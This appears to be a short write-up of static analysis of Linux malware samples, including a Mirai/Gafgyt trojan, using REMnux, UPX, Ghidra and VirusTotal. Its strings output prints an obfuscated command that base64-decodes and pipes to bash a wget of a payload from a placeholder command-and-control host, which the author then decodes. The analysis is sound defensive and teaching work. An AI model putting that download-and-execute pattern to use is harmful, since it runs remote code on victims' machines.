


Malware Analysis

Static Analysis of Real Life Malwares


Performed static malware analysis using REMnux which is a Linux Toolkit for Malware Analysis

Checking the malware file type

A terminal window titled 'remnux@remnux: ~/Downloads' showing a list of files in the current directory. The user runs 'ls' and lists several files, including '101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd.sample'. Then, the user runs 'file 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample' and the output shows it is an 'ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header'.

```
remnux@remnux:~/Downloads$ ls
101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd.sample
'337674d6349c21d3c66a4245c82cb454fealc4e9c9d6e3578634804793e3a6d6(1).sample'
337674d6349c21d3c66a4245c82cb454fealc4e9c9d6e3578634804793e3a6d6.sample
8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample
modified_upx_sample
test_pyinstaller
trace-me
training-sample
training-sample-static
training-sample-static-packed
training-sample-stripped
'training-sample-stripped(1)'
remnux@remnux:~/Downloads$ file 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample
8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
remnux@remnux:~/Downloads$
```

Using DIE (Detect It Easy) to know more details about the malware




As the file is packed with UPX which is an Open source file packer,
Unpacking it

```
remnux@remnux:~/Downloads$ file 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, no section header
remnux@remnux:~/Downloads$ die
^C
remnux@remnux:~/Downloads$ upx -d 8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

   File size      Ratio      Format      Name
   -----
  104380 <-      42336      40.56%     linux/i386  8cb7b286f4284afccee5f9b9e2ac143fc954c377ef2891474feccb0b223a9537.sample

Unpacked 1 file.
remnux@remnux:~/Downloads$
```


Now viewing the file using DIE




Now we can see more info about the malware file like the programming language used, compiler, etc..

Reverse Engineering using Ghidra

Using Ghidra to decompile the malware files and read the source code



Decompiling using Ghidra



We can see the source code of a function


Now checking whether the malicious file is already reported as malware by security professionals using VirusTotal

First creating the MD5 hash of the file

```
File size      Ratio      Format      Name
-----
104380 <-    42336    40.56%    linux/i386    8cb7b286f4284afcce5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample

Unpacked 1 file.
remnux@remnux:~/Downloads$ ls
101ccbad7732fb185d51b91d31a67ff058cac3bc31ec36cec05094065a97d6fd.sample      trace-me
'337674d6349c21d3c66a4245c82cb454fea1c4e9c9d6e3578634804793e3a6d6(1).sample'  training-sample
337674d6349c21d3c66a4245c82cb454fea1c4e9c9d6e3578634804793e3a6d6.sample      training-sample-static
8cb7b286f4284afcce5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample        training-sample-static-packed
modified_upx_sample                                                             training-sample-stripped
test_pyinstaller                                                                'training-sample-stripped(1) '
remnux@remnux:~/Downloads$ die
remnux@remnux:~/Downloads$ md5sum 8cb7b286f4284afcce5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample
e8ad632a1b7a6ee9e3294706f4ef6566 8cb7b286f4284afcce5f9b9e2ac143fc954c377ef2891474fecb0b223a9537.sample
remnux@remnux:~/Downloads$
```

Checking the hash in VirusTotal



5037b0ca9125f26e34f785c62641998a6e14d70b0440f8492d0e8fab5be4b0ba

47/67 security vendors flagged this file as malicious

Community Score: 47/67

Size: 101.93 KB | Last Analysis Date: 2 months ago

et | sets-process-name | service-scan

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.gaftyt/mirai | Threat categories: trojan | Family labels: gaftyt, mirai, ddos

Security vendors' analysis

Vendor	Detection	Family
AhnLab-V3	Linux/Mirai.Gen6	DDoS/Linux/Mirai.e8891b7f
ALYac	Gen:Variant.Trojan.Linux.Gaftyt.5	Trojan(Backdoor)/Linux.Gaftyt.a
Arcabit	Trojan.Trojan.Linux.Gaftyt.5	ELF.DDoS-Y[Ttj]
Avast-Mobile	ELF.DDoS-5 [Ttj]	ELF.DDoS-Y[Ttj]
Avira (no cloud)	EXP/ELF.Mirai.Z	Gen:Variant.Trojan.Linux.Gaftyt.5

This is a Malware which is reported by many security vendors as flagged.

Decoding the Hash found in malware files

Using strings command to see the ascii readable strings in the file

```
remnux@remnux: ~/Downloads
remnux@remnux:~/Downloads$ strings training-sample
/lib64/ld-linux-x86-64.so.2
libc.so.6
puts
__stack_chk_fail
popen
fgets
system
__cxa_finalize
__libc_start_main
GLIBC_2.4
GLIBC_2.2.5
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
%z
%r
%j
=}
AWAVI
AUATL
[]A\A]A^A
apt-get install wget
hello world
;*3$"
ping -c 3 -w 2 8.8.8.8
echo d2dlcBodHRwOi8vc29tZW5vbWV4aXRpbmdjbWNBLL1jb20vbWFSd2FyZS5hcHA=|base64 -d |bash
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
do_global_dtors_aux
completed.7698
do_global_dtors_aux_fini_array_entry
frame dummy
frame dummy init array entry
```

As we found a hash set by malware developer to hide the functionality

Decoding the hash to know

```
remnux@remnux:~/Downloads$ echo "d2dldCBodHRwOi8vc29tZW5vbWV4aXRpbmdjbmNbL1ljb20vbWFSd2FyZS5hcHA=" | base64 -d  
wget http://somenonexitngcnc[.]com/malware.appremnux@remnux:~/Downloads$
```

After decoding the hash we found the functionality that it is running a malicious site.

So here I did some basic static malware analysis of real life malware samples..